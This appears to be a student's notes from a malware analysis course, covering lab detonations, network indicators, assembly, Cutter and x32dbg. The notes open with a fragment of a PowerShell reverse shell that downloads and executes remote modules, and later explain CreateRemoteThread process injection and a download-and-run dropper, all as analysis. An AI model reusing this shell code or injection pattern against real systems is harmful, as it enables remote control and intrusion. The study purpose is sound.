 $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + `nCopyright (C) 2015 Microsoft Corporation. All rights reserved.
$stream.WriteLine,$bytes,0,$sendbytes.Length)
 if ($Download -eq "true") {
 $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
 $stream.WriteLine,$sendbytes,0,$sendbytes.Length)
 ForEach ($module in $modules) {
 (Get-Webclient).DownloadString($module)|Invoke-Expression
 }
 }
 $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
 $stream.WriteLine,$sendbytes,0,$sendbytes.Length)
 while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
 $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
 $data = $EncodedText.GetString($bytes,0, $i)
 $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String)
 $sendback2 = $sendback + $x
 $x = ($error[0] | Out-String)
 $error.clear()
 $sendback2 = $sendback2 + $x
 $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
 $stream.WriteLine,$sendbyte,0,$sendbyte.Length)
 $stream.Flush()
 }
 $client.Close()
 $listener.Stop()
 }
}
powerfun -Command reverse -Sslcon true

```

=>

we found a SHELL SCRIPT

## Network Indicators - What is the DNS record that is queried at detonation

- Restore VM

- open wireshark and turn on INetSim

=>

first higher protocol packet --> DNS

| No.            | Time              | Source                 | Destination | Protocol | Length | Info                                     |
|----------------|-------------------|------------------------|-------------|----------|--------|------------------------------------------|
| 10.0.000000000 | 10.0000000000     | fe80::91a:6e0c:a45:... | ff02::1:2   | DHCPv6   | 157    | Solicit XID: 0x6f4430 CID: 00010001      |
| 214.642628719  | 10.0.0.3          | 10.0.0.255             |             | BROWSER  | 243    | Host Announcement DESKTOP-BA691S0, V     |
| 321.306632300  | 10.0.0.3          | 10.0.0.4               |             | DNS      | 98     | Standard query 0xb91b A bonus2.corporate |
| 421.400008129  | 10.0.0.4          | 10.0.0.3               |             | DNS      | 114    | Standard query response 0xb91b A bon     |
| 521.405652325  | 10.0.0.3          | 10.0.0.4               |             | TCP      | 66     | 50105 → 8443 [SYN] Seq=0 Win=64240       |
| 621.405658967  | 10.0.0.4          | 10.0.0.3               |             | TCP      | 54     | 8443 → 50105 [RST, ACK] Seq=1 Ack=1      |
| 721.907654065  | 10.0.0.3          | 10.0.0.4               |             | TCP      | 66     | [TCP Retransmission] [TCP Port number]   |
| 821.907672309  | 10.0.0.4          | 10.0.0.3               |             | TCP      | 54     | 8443 → 50105 [RST, ACK] Seq=1 Ack=1      |
| 922.421034697  | 10.0.0.3          | 10.0.0.4               |             | TCP      | 66     | [TCP Retransmission] [TCP Port number]   |
| 1022.421059623 | 10.0.0.4          | 10.0.0.3               |             | TCP      | 54     | 8443 → 50105 [RST, ACK] Seq=1 Ack=1      |
| 1122.936447851 | 10.0.0.3          | 10.0.0.4               |             | TCP      | 66     | [TCP Retransmission] [TCP Port number]   |
| 1222.936471356 | 10.0.0.4          | 10.0.0.3               |             | TCP      | 54     | 8443 → 50105 [RST, ACK] Seq=1 Ack=1      |
| 1323.452167601 | 10.0.0.3          | 10.0.0.4               |             | TCP      | 66     | [TCP Retransmission] [TCP Port number]   |
| 1423.452186316 | 10.0.0.4          | 10.0.0.3               |             | TCP      | 54     | 8443 → 50105 [RST, ACK] Seq=1 Ack=1      |
| 1526.124165735 | PcsCompu_b6:60:e6 | PcsCompu_87:09:c3      |             | ARP      | 60     | Who has 10.0.0.4? Tell 10.0.0.3          |
| 1626.124178148 | PcsCompu_87:09:c3 | PcsCompu_b6:60:e6      |             | ARP      | 42     | 10.0.0.4 is at 08:00:27:87:09:c3         |
| 1726.637996080 | PcsCompu_87:09:c3 | PcsCompu_b6:60:e6      |             | ARP      | 42     | Who has 10.0.0.3? Tell 10.0.0.4          |

```

> Frame 4: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface enp0s3, id 0
> Ethernet II, Src: PcsCompu_87:09:c3 (08:00:27:87:09:c3), Dst: PcsCompu_b6:60:e6 (08:00:27:b6:60:e6)
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
> User Datagram Protocol, Src Port: 53, Dst Port: 63401
> Domain Name System (response)
 Transaction ID: 0xb91b
 Flags: 0x8500 Standard query response, No error
 Questions: 1
 Answer RRs: 1
 Authority RRs: 0
 Additional RRs: 0
 Queries
 > bonus2.corporatebonusapplication.local: type A, class IN
 Answers
 [Request In: 3]
 [Time: 0.003374730 seconds]

```

=>

it asks for --> bonus2.corporatebonusapplication.local type A, class IN

=>

we can create a fake [DNS reply](#)

- open cmd as admin
- nano.exe C:\Windows\System32\drivers\etc\hosts
- paste --> `127.0.0.1        bonus2.corporatebonusapplication.local
- CTRL+O > enter > CTRL+X
- ipconfig /flushdns --> to clear DNS cache

=>

when we run the malware:

- the [DNS request will be redirect to our host](#)

## What is the callback port number at detonation?

=>

## TCPView

|                |      |     |          |          |       |          |      |
|----------------|------|-----|----------|----------|-------|----------|------|
| powershell.exe | 4320 | TCP | Syn Sent | 10.0.0.3 | 50131 | 10.0.0.4 | 8443 |
|----------------|------|-----|----------|----------|-------|----------|------|

=>

remote port is --> 8443

## What is the callback protocol at detonation?

The protocol is SSL/TLS.

This can be identified in Wireshark by the initiation of a CLIENT HELLO message from the detonator to the specified domain

## How to identify the DNS record, port, and protocol?

This can be accomplished by:

filtering on the name of the binary and adding an additional filter of "Operation contains TCP" in procmon

# Can you spawn a shell?

NO

after having setup the /etc/host file:

- setup netcat --> ncat.exe -nvlp 8443
  - detonate the malware

Why we can't establish the connection:

- look at the wireshark output
  - when we try to connect --> the server tries to establish a HTTPS connection
  - =>
    - without a valid certificate we won't be able to connect to it

# Advanced Analysis

This is only an intro to advance analysis

## Advanced Static Analysis

## **we are going to:**

- read the assembly
  - load the malware into --> - decompilers  
- disassemblers

## GOAL:

It's to --> **REVERSE ENGINEERING** the executable files  
(to read the source code)

## Advanced Dynamic Analysis

we are going to run the malware --> inside **Debugger**

Debugger:

it allows us --> **complete control over the execution instructions**

# Advanced Static Analysis

## Intro Assembly

Assembly core:

- **instructions** --> simple operations  
`mov %rax, %rbx` --> copies value from %rbx into %rax
- **directives** --> commands for the assembler e not for CPU
  - `.data` --> section with global and static variables
  - `.text` --> section with code (assembler instructions)
    - usually **READ ONLY**
    - if you try to write it => **Segmentation fault**
  - `.byte .word .long .quad` --> outputs integer (8/16/32/64 bits)
    - suffix --> b, w, l, q
  - `.ascii .asciz` --> outputs string (without/with terminator)
- **labels** --> create symbol at current address  
`foo: .byte 42` --> like global var => `char foo = 42 ;`

## Instructions

x86 architecture is in --> **little endian**

=>

data is written:

- from right
  - to left
- =>
- `mov edx, eax` --> mov eax value to edx value (=> read from right to left)

## Operand types

- **Register**
  - small memory slot stored inside the CPU
  - the access to these reg is really fast
  - the n° of these reg and them dimension --> are limited
- **Memory**
  - used to store > data than the use of registers
  - it's like define a pointer in C:
    - we need to specify an address memory --> where we can access/write data
- **Constants** (aka immediates)
  - starts with \$
  - Examples --> \$42 or \$0x401000

- \$42 --> is a constants
- \$0x401000 -->

## Registers

Registers most used --> general purpose

%rax, %rbx, %rcx, %rdx, %rsi, %rdi

| 32 b | 64b | Description                                                                                    |
|------|-----|------------------------------------------------------------------------------------------------|
| EIP  | RIP | Instruction Pointer:<br>points to the instruction that the CPU is executing now                |
| ESP  | RSP | Stack Pointer:<br>points to the top of the stack                                               |
| EBP  | RBP | Base Pointer / Frame Pointer:<br>points to the base of the stack (beginning of the stack, low) |

## Small register


%rax --> it's a 64 bit register

we can use smaller registers:

example --> if you set a 32 bit sub-register => the tops 32 bit will be set to 0

=>

1. %eax --> sub register that contains last 32 bits
2. %ax --> last 16 bits
3. %ah --> penultimate 8 bits
4. %al --> last 8 bits



## Memory Operands

To access memory you need to --> dereferencing pointers

dereferencing pointers:

access the variable value to which the pointer points

how --> displacement(base, index, scale)

displacement --> constant value that is added to the resulting address OPTIONAL

base --> register that contains an address

index --> register used to indexing an array or struct OPTIONAL

scale --> multiplication factor to the index OPTIONAL

can be (1, 2, 4, 8) => it's used to defined different array types

## example:

- `(%rax)`
  - there is only base => - we use the content of `%rax` as pointers
    - and we deference it
  - =>
    - we obtain the value inside `%rax` (in C is like a pointer)
- `0x400000` --> dereferencing a memory address
- `-8(%rbp)` --> takes the base pointer, subtract 8 B and deference it
- `foo` --> global variable (like in C)
- `foo(%rax)` --> create an array foo
- `foo(, %rax, 8)`
  - no base but we define `index` and `scale`
- =>
  - create an array foo with a different type (multiplication factor = 8 => type is long)

```
(%rax) long *p;
0x400000 long *p = (long *)0x400000;
-8(%rbp) long foo /* local */;
foo long foo /* global */;
foo(%rax) char foo[]; long index;
foo(,%rax,8) long foo[]; long index;
```

\*p  
\*p  
foo  
foo  
foo[index]  
foo[index]

## Jump

| Command | Meaning    | What does                            |
|---------|------------|--------------------------------------|
| e/z     | equal/zero | <code>result == 0</code>             |
| b       | below      | <code>dst &lt; src (UNSIGNED)</code> |
| a       | above      | <code>dst &gt; src (UNSIGNED)</code> |
| l       | less       | <code>dst &lt; src (SIGNED)</code>   |
| g       | greater    | <code>dst &gt; src (SIGNED)</code>   |
| s       | sign       | <code>result &lt; 0 (SIGNED)</code>  |
| n..     | not        | negation of ..                       |

`cmp` commands --> `cmp dst, src`

jump to label if `%rax < %rbx` (unsigned)

```
cmp %rbx, %rax
jb label
```

jump to label if `%rax >= %rbx` (signed) `>=` bc there is `n` that --> negate the condition

```
cmp %rbx, %rax
jnl label
```

jump to label if `%rax == 0`

```
test %rax, %rax
jz label
```

```

jump to label if %rax >= 0 (signed)
cmp $0, %rax
jns label

```

## Stack

Remember:

| 32 b | 64b | Description                                                                                    |
|------|-----|------------------------------------------------------------------------------------------------|
| EIP  | RIP | Instruction Pointer:<br>points to the instruction that the CPU is executing now                |
| ESP  | RSP | Stack Pointer:<br>points to the top of the stack                                               |
| EBP  | RBP | Base Pointer / Frame Pointer:<br>points to the base of the stack (beginning of the stack, low) |

=>

- Top of the stack --> identifies by RSP (stack pointer)
- Entries inside stack --> ALWAYS 64 bit
- push and pop --> store and load RSP
- Stack grows downwards
  - push decrements %rsp by 8
  - pop increments %rsp by 8
- call and ret --> push and pop return address

## Stack Frames

As the stack grows:

it is logically divided into regions → called **Stack Frames**

- allocate the required memory in the stack
- for the corresponding function

=>

**A stack frame defines:**

a frame of data with:

- the beginning RBP (Base pointer)
  - the end RSP (stack pointer)
- that is pushed onto the stack when a function is called

## Prologue

Since the stack memory is built on a Last-In-First-Out (LIFO) data structure:

first step is to --> store the previous RBP position on the stack

(which can be restored after the function completes)

=>

it's used to --> setup the stack frame for the current fz

=>

- The RBP in the stack frame --> is set first when a function is called

- RBP contains --> the RBP of the previous stack frame.
  - the value of the RSP --> is copied to the RBP  
creating a new stack frame
- =>

```
push RBP
mov RBP, RSP
sub RSP, $n
```

\$n --> is the size of local variables

=>

**we are allocating space** for the stack frame

## Epilogue

used to --> **clean the stack frame** to make it **return to the state before the function call**

=>

- RSP --> is replaced by the current RBP
  - its value is reset --> to the value it had before in the prologue
- =>

```
mov RSP, RBP
pop RBP
ret ...
```

## Hello, World! Under a Microscope

LAB:

PMAT-labs\labs\2-1.AdvancedStaticAnalysis\helloWorld-c

```
#include <stdio.h>
int main() {
 printf("Hello, World!");
 return 0;
}
```

To reverse engineering this we will use --> [cheat > Cutter](#)

=>

## Cutter

- open it
- import the file .exe
- leave as default
- the main page --> gives us basic info about the program (hashes, architecture, size...)

- on the left --> you can see the functions inside the program

The screenshot shows the Immunity Debugger interface. On the left, the 'Functions' pane lists numerous internal debugger functions starting with '\_dbg.' such as '\_dbg.WinMainCRTStartup', '\_dbg.\_FindPESectionByName', etc. On the right, the assembly view shows the start of the main function at address 0x00401531, which calls '\_main'. The assembly code includes instructions like mov, and, sub, call, and leave.

Usually:

a program is --> stripped

=>

when you reverse it => you don't see the function names but random Ch

Why:

bc in this way is --> harder to analyze it

In the tool bar at the bottom we can:

- see the imports --> that the program makes
- see the strings and ALSO **SEARCH** strings  
for example we can search for --> Hello

### Strings

| Address           | String        |
|-------------------|---------------|
| 0x00404000        | Hello, World! |
| 0xfffffffffffffff | helloWorld.c  |

- If you select it and press X --> you can see where this string is located

| X-Refs to 0x00404000 (1 results): |      |                                  |         | Code preview                                                                                                                                                                                                                                                                                                                    |
|-----------------------------------|------|----------------------------------|---------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Address                           | Type | Code                             | Comment |                                                                                                                                                                                                                                                                                                                                 |
| 0x0040153e                        | Data | mov dword [esp], str.Hello_World |         | <pre> 0x00401531    mov    ebp, esp 0x00401533    and    esp, 0xfffffff0 0x00401536    sub    esp, 0x10 0x00401539    call   dbg.__main ; dbg.__main 0x0040153e    mov    dword [esp], str.Hello_World ; section..rdata 0x00401540    add    esp, 0x10 0x00401544    mov    eax, 0 0x0040154f    leave 0x00401550    ret </pre> |

It's inside main

- right click on the string > Show in > Disassembly

## Hello World - Prologue

Open the main function

```
int main(int argc, char **argv, char **envp);
0x00401530 push ebp
0x00401531 mov ebp, esp
0x00401533 and esp, 0xffffffff0
0x00401536 sub esp, 0x10
0x00401539 call dbg._main ; dbg._main
0x0040153e mov dword [esp], str.Hello__World ; section..rdata
 ; 0x404000 ; const char *format
0x00401545 call _printf ; sym._printf ; int printf(const char *format)
0x0040154a mov eax, 0
0x0040154f leave
0x00401550 ret
0x00401551 nop
0x00401552 nop
0x00401553 nop
0x00401554 nop
0x00401556 nop
0x00401558 nop
0x0040155a nop
0x0040155c nop
0x0040155e nop
```

=>

**prologue:**

push EBP --> push the base pointer (points to the base of the stack)

=>

we are preserving the calling fz's base address

mov EBP, ESP --> move the stack pointer value into the base pointer

and ESP, 0xffffffff0 --> make sure that our stack pointer is pointing to an address that is a --> multiple of 4

sub ESP, 0x10 --> if you right click on 0x10 you can convert it into decimal (Set based of...)

=>

we subtract from the stack pointer 16 bit

=>

we are allocating 16 bit space for our string Hello, Wolrd!

## Hello World - Program flow

After the prologue:

```
mov dword [ESP], str.Hello__World --> copy the String into the location of stack pointer
call _printf --> call the printf function and prints the string
mov EAX, 0 --> move 0 into EAX
```

## Hello World - Epilogue

leave --> it's an alias for:

mov ESP, EBP --> - restore the stack pointer

- put it back to what the stack pointer was before the calling to these function

pop EBP --> restore the base pointer

ret --> we return the EAX value (=> in this case 0)

## Decompiler

in the bottom bar you can click on "Decompiler" --> to see the code in something similar to the original one

```
int32_t main (void) {
 _main ();
 _printf ("Hello, World!");
 eax = 0;
 return eax;
}
```

## Advanced Analysis of a Process Injector

LAB:

PMAT-labs/labs/2-

1.AdvancedStaticAnalysis/Malware.stage0.exe.malz/Malware.stage0.exe.malz.7z

README:

## Basic Analysis

### Static

sha256sum.exe Malware.stage0.exe.malz

fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901734128952e3

### VIRUSTOTAL

it seems a trojan and a shellcode

The screenshot shows the VirusTotal analysis interface for the file fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901734128952e3. The top navigation bar includes 'Community Score' (53/71), 'Reanalyze', 'Similar', and 'More'. Below the score, the file name and size (382.80 KB) are listed, along with the last modification date (16 hours ago). A file icon indicates it's an EXE file. The 'DETECTION' tab is selected, showing 53/71 security vendors flagged it as malicious. Threat categories listed include peexe, checks-user-input, long-sleeps, overlay, detect-debug-environment, direct-cpu-clock-access, and persistence. A green banner at the bottom encourages joining the VT Community. At the very bottom, threat labels are listed: Popular threat label (trojan.shellcode/marte), Threat categories (trojan, pua), and Family labels (shellcode, marte, swort).

### Strings

```
@C:\Users\Public\werflt.exe
@C:\Windows\SysWOW64\WerFault.exe
@C:\Users\Public\werflt.exe
```

```
C:\Users\Administrator\source\repos\CRTInjectorConsole\Release\CRTInjectorConsole.pdb
```

## PeView

no packed malware --> Virtual Size is similar to the Raw Data

## PeStudio

## Capa

mitre --> Adversaries may execute malicious payloads via loading shared modules

## Dynamic

## Procmon

The malware create a file

|   |              | Name                    | Date modified     | Type                  | Size  |
|---|--------------|-------------------------|-------------------|-----------------------|-------|
| ★ | Quick access | Libraries               | 12/7/2019 1:31 AM | File folder           |       |
| ■ | Desktop      | Public Account Pictures | 3/11/2024 7:08 AM | File folder           |       |
| ▼ | Downloads    | Public Desktop          | 3/11/2024 8:21 AM | File folder           |       |
| ▼ | Documents    | Public Documents        | 3/11/2024 8:18 AM | File folder           |       |
| ▼ | Pictures     | Public Downloads        | 12/7/2019 1:14 AM | File folder           |       |
| ♪ | Music        | Public Music            | 12/7/2019 1:14 AM | File folder           |       |
| ♫ | Videos       | Public Pictures         | 12/7/2019 1:14 AM | File folder           |       |
| 💻 | This PC      | Public Videos           | 12/7/2019 1:14 AM | File folder           |       |
| 🌐 | Network      | desktop.ini             | 12/7/2019 1:12 AM | Configuration sett... | 1 KB  |
|   |              | werflit.exe             | 3/15/2024 8:34 AM | Application           | 10 KB |

## TCPView

Malware tries to connect to the host

|  |              |      |     |          |           |       |           |      |
|--|--------------|------|-----|----------|-----------|-------|-----------|------|
|  | WerFault.exe | 8016 | TCP | Syn Sent | 127.0.0.1 | 49896 | 127.0.0.1 | 8443 |
|--|--------------|------|-----|----------|-----------|-------|-----------|------|

=>

we can try with nc to connect to it:

```
ncat.exe -nvlp 8443
```

| C:\Users\simone                                 |                                                | TCP v4   | TCP v6      | UDP v4        | UDP v6    | Search | Local Port | Remote Address | Ref |
|-------------------------------------------------|------------------------------------------------|----------|-------------|---------------|-----------|--------|------------|----------------|-----|
| X:                                              | ncat.exe -nvlp 8443                            |          |             |               |           |        |            |                |     |
| Ncat:                                           | Version 7.93 ( https://nmap.org/ncat ) less ID | Protocol | State       | Local Address |           |        |            |                |     |
| Ncat:                                           | Listening on :::8443                           | 940      | TCP         | Listen        | 0.0.0.0   |        | 135        | 0.0.0.0        |     |
| Ncat:                                           | Listening on 0.0.0.0:8443                      | 4        | TCP         | Listen        | 127.0.0.1 |        | 139        | 0.0.0.0        |     |
| Ncat:                                           | Connection from 127.0.0.1.                     | 1032     | TCP         | Listen        | 0.0.0.0   |        | 5040       | 0.0.0.0        |     |
| Ncat:                                           | Connection from 127.0.0.1:49899.               | 7648     | TCP         | Established   | 127.0.0.1 |        | 8443       | 127.0.0.1      |     |
| Microsoft Windows [Version 10.0.19045.2006]     | 7648                                           | TCP      | Established | 127.0.0.1     |           |        | 49664      | 0.0.0.0        |     |
| (c) Microsoft Corporation. All rights reserved. | 84                                             | TCP      | Listen      | 0.0.0.0       |           |        | 49665      | 0.0.0.0        |     |
| FLARE-VM Fri 03/15/2024 9:14:01.83              | 532                                            | TCP      | Listen      | 0.0.0.0       |           |        | 49666      | 0.0.0.0        |     |
| C:\Users\simone\Desktop>ipconfig                | 1104                                           | TCP      | Listen      | 0.0.0.0       |           |        | 49667      | 0.0.0.0        |     |
| ipconfig                                        | 1248                                           | TCP      | Listen      | 0.0.0.0       |           |        | 49668      | 0.0.0.0        |     |
|                                                 | 2560                                           | TCP      | Listen      | 0.0.0.0       |           |        | 49669      | 0.0.0.0        |     |
| Windows IP Configuration                        | 676                                            | TCP      | Listen      | 0.0.0.0       |           |        | 49670      | 0.0.0.0        |     |
|                                                 | svchost.exe                                    | 2680     | TCP         | Listen        | 0.0.0.0   |        | 49671      | 0.0.0.0        |     |
| Ethernet adapter Ethernet:                      | 7276                                           | TCP      | Established | 127.0.0.1     |           |        | 49899      | 127.0.0.1      |     |
|                                                 | System                                         | 4        | TCP         | Listen        | 0.0.0.0   |        | 445        | 0.0.0.0        |     |
| Connection-specific DNS Suffix . :              | 940                                            | TCPv6    | Listen      | :             |           |        | 135        | :              |     |
| Link-local IPv6 Address . . . . .               | : fe80::91a:6e0c:a45:d6f3%14                   |          |             | :             |           |        | 445        | :              |     |
| IPv4 Address . . . . .                          | : 10.0.0.3                                     | TCPv6    | Listen      | :             |           |        | 49664      | :              |     |
| Subnet Mask . . . . .                           | : 255.255.255.0                                | TCPv6    | Listen      | :             |           |        | 49665      | :              |     |
| Default Gateway . . . . .                       | :                                              | TCPv6    | Listen      | :             |           |        | 49666      | :              |     |
| svchost.exe                                     | 1104                                           | TCPv6    | Listen      | :             |           |        | 49667      | :              |     |
| FLARE-VM Fri 03/15/2024 9:14:15.38              | 1240                                           | TCPv6    | Listen      | :             |           |        | 49668      | :              |     |
| C:\Users\simone\Desktop>                        | 2560                                           | TCPv6    | Listen      | :             |           |        | 49669      | :              |     |

We found the shell

## Advanced Static Analysis

Open cutter > open this werflt.exe file > open the main function

Always open the main function in first

we'll find a --> classic pattern for a **create remote thread process injection**  
**process injection:**

- malware opens a new process on the host
- and it will inject code into this new process

we can find an API call

```
call dword [OpenProcess] ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL bInheritHandle, DWORD dwProcessId)
call dword [OpenProcess] ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL bInheritHandle, DWORD dwProcessId)
push 0x3000
```

this API takes 3 parameter

=>

- usually the lines with `push` before the call are the parameters
  - remember that is in **little endian** => the order is reverse (the first push is the last parameter)

```
0x00401037 push eax ; DWORD dwProcessId
0x00401038 push 0 ; BOOL bInheritHandle
0x0040103a push 0xffff ; DWORD dwDesiredAccess
0x0040103f call dword [OpenProcess] ; 0x402004 ; HANDLE OpenProcess(D
```

=>

1. DesiredAccess
2. bInheritHandle
3. ProcessId --> it's taken from `EAX` and it's the **handle to the current process**

`EAX` --> takes its value from the `argc`

that is the argument that the program takes from main

=>

the malware:

- takes as argument the ProcessId => the handle to the process
- copy the ProcessId into EAX
- opens new process using EAX
- then copy the value of EAX (processId) into EDI
- it will use EDI to a new API call to --> `VirtualAllocEx`

```
0x00401051 mov edi, eax
0x00401053 push 0 ; LPVOID lpAddress
0x00401055 push edi ; HANDLE hProcess
0x00401056 call dword [VirtualAllocEx] ; 0x40200c ; LPVOID VirtualAllocEx
```

=>

this API call --> will allocate memory inside the new process

- then we have a new API call to --> `WriteProcessMemory`
- it takes as parameters --> EDI (processId),  
ESI (Base addr of this process),  
EAX(lpBuffer)

- lpBuffer --> is a variable created in the first line of the main

```
int main(int argc, char **argv, char **envp);
; var LPCVOID lpBuffer @ stack - 0x150
```

- next API call --> `CreateRemoteThread`

- it uses a lot of parameters but only 2 are set:

```
push 0 ; LPDWORD lpThreadId
push 0 ; DWORD dwCreationFlags
push 0 ; LPVOID lpParameter
push esi ; LPTHREAD_START_ROUTINE lpStartAddress
push 0 ; SIZE_T dwStackSize
push 0 ; int32_t arg_4h
push edi ; HANDLE hProcess
call dword [CreateRemoteThread] ; 0x402010 ; HANDLE CreateRemoteThread(HAN
```

- 1° parameter --> handle to the process (EDI)

- 4° parameter --> the start address (ESI)

=>

*where this thread start its execution*

=>

the malware:

- opens new process using the --> handle to the process as argument
- allocates memory into the new process --> with R-W-X permissions
- writes the content of a specified variable --> into the allocated memory
- starts a thread in the remote process --> and tells the thread to:
  - go to that address (ESI)
  - execute what ever is there

## Advanced Dynamic Analysis: Debugging Malware

we are going to run the malware --> inside Debugger

Debugger:

it allows us --> complete control over the execution instructions

**we'll use:**

- x32dbg
  - x64dbg

# x32dbg - Basic commands

## LAB:

PMAT-labs/labs/2-

2. AdvancedDynamicAnalysis/Dropper.DownloadFromURL/Dropper.DownloadFromURL.exe.7z

It's the same malware --> as the Basic Static Analysis


$\Rightarrow$

we know that:

- if URL exists:
    - download favicon.ico
    - write it to disk (as CR433101.dat.exe)
    - execute favicon.ico (CR433101.dat.exe)
  - if URL doesn't exist:
    - delete from disk
    - do not run

=>

  - Open x32dbg
  - File > Open > All files \* > Dropper.DownloadFromURL.exe.malz



#### **Important key features:**

F9 --> start program (if you run again it => it wil run the entire program)

F7 --> step into

F8 --> step over

F2 --> set a breakpoint

CTRL+F2 --> restart the program

=>

- press F9
- if you press F8 => you move to the next instruction
- EIP --> tells us where we are in the program

```
00DF15F1 E8 C4030000 call dropper.downloadfromurl.exe.DF19!OptionalHeader.AddressOfEntryPoint
00DF15F6 E9 74FFFF jmp dropper.downloadfromurl.exe.DF146F
00DF15FB 55 push ebp
00DF15FC 8BEC mov ebp,esp
00DF15FE 6A 00 push 0
00DF1600 FF15 3430DF00 call dword ptr ds:[<SetUnhandledException>]
00DF1606 FF75 08 push dword ptr ss:[ebp+8]
00DF1609 FF15 3030DF00 call dword ptr ds:[<UnhandledException>]
00DF160F 68 090400C0 push 0000409
00DF1614 FF15 2830DF00 call dword ptr ds:[<GetCurrentProcess>]
00DF161A 50 push eax
00DF161B FF15 2430DF00 call dword ptr ds:[<TerminateProcess>]
00DE1621 5D pop ebp
```

- press F8 --> until you reach the first API call

```
0067146F 6A 14 push 14
00671471 68 F8376700 push dropper.downloadfromurl.exe.6737F8
00671476 E8 35080000 call dropper.downloadfromurl.exe.671CB0
00671478 6A 01 push 1
```

- press F7 --> to enter inside the API call

## Dynamic Analysis of x86 Instructions & API Calls

Restart the program => CTRL+F2

START INETSIM ON REMNIX

- press F9 --> to start the program
- press F8 until --> you reach one line that takes more time to execute
  - when you find it --> set a breakpoint (click on the red circle)

```
008A1562 FF30 push dword ptr ds:[eax]
008A1564 E8 17FBFFFF call dropper.downloadfromurl.exe.8A1080
008A1569 83C4 0C add esp,4C
008A156C 8BF0 mov esi,eax
```

=>

- right click on it > Follow in Disassembler
- here we find --> the **MAIN method**
- the first API call we find is --> InternetOpenW
- it takes 5 parameters:
- 1° one --> point to address 8A3288 (that contains Mozilla/5.0)
- the others --> are 0

```
008A1080 55 push ebp
008A1081 8BEC mov esp,ebp
008A1083 83E4 F0 and esp,FFFFFFF0
008A1086 81EC 80060000 sub esp,680
008A108C A1 0440A800 mov eax,dword ptr ds:[8A4004]
008A1091 33C4 xor eax,esp
008A1093 898424 7c060000 mov dword ptr ss:[esp+67C].eax
008A109A 6A 00 push 0
008A109C 6A 00 push 0
008A109E 6A 00 push 0
008A10A0 6A 00 push 0
008A10A2 68 88328A00 push dropper.downloadfromurl.exe.8A3288
008A10A7 FF15 70308A00 call dword ptr ds:[<InternetOpenW>]
```

=>

- set a breakpoint to the first parameter in the list
- restart the program ( CTRL+F2 )
- hit F9 twice --> to reach the breakpoint where there is the call for the main method
- hit F9 --> to reach the location with the push parameters into the stack
- open **wireshark** inside FlareVM > start capturing
- now we are the point where we need to push the parameters into stack:
- press F7 --> and look at the stack (bottom right)

- press F7 other 3 times (for now we pushed only 0)
  - press F7 --> we'll push into the stack a real parameter (diverso da 0)
  - we pushed the memory location 8A3288 --> that contains the string

Mozilla/5.0

- press F7 --> to jump into the API call
  - now it will open all the instructions that the API needs
  - => press F8 until you reach the main again
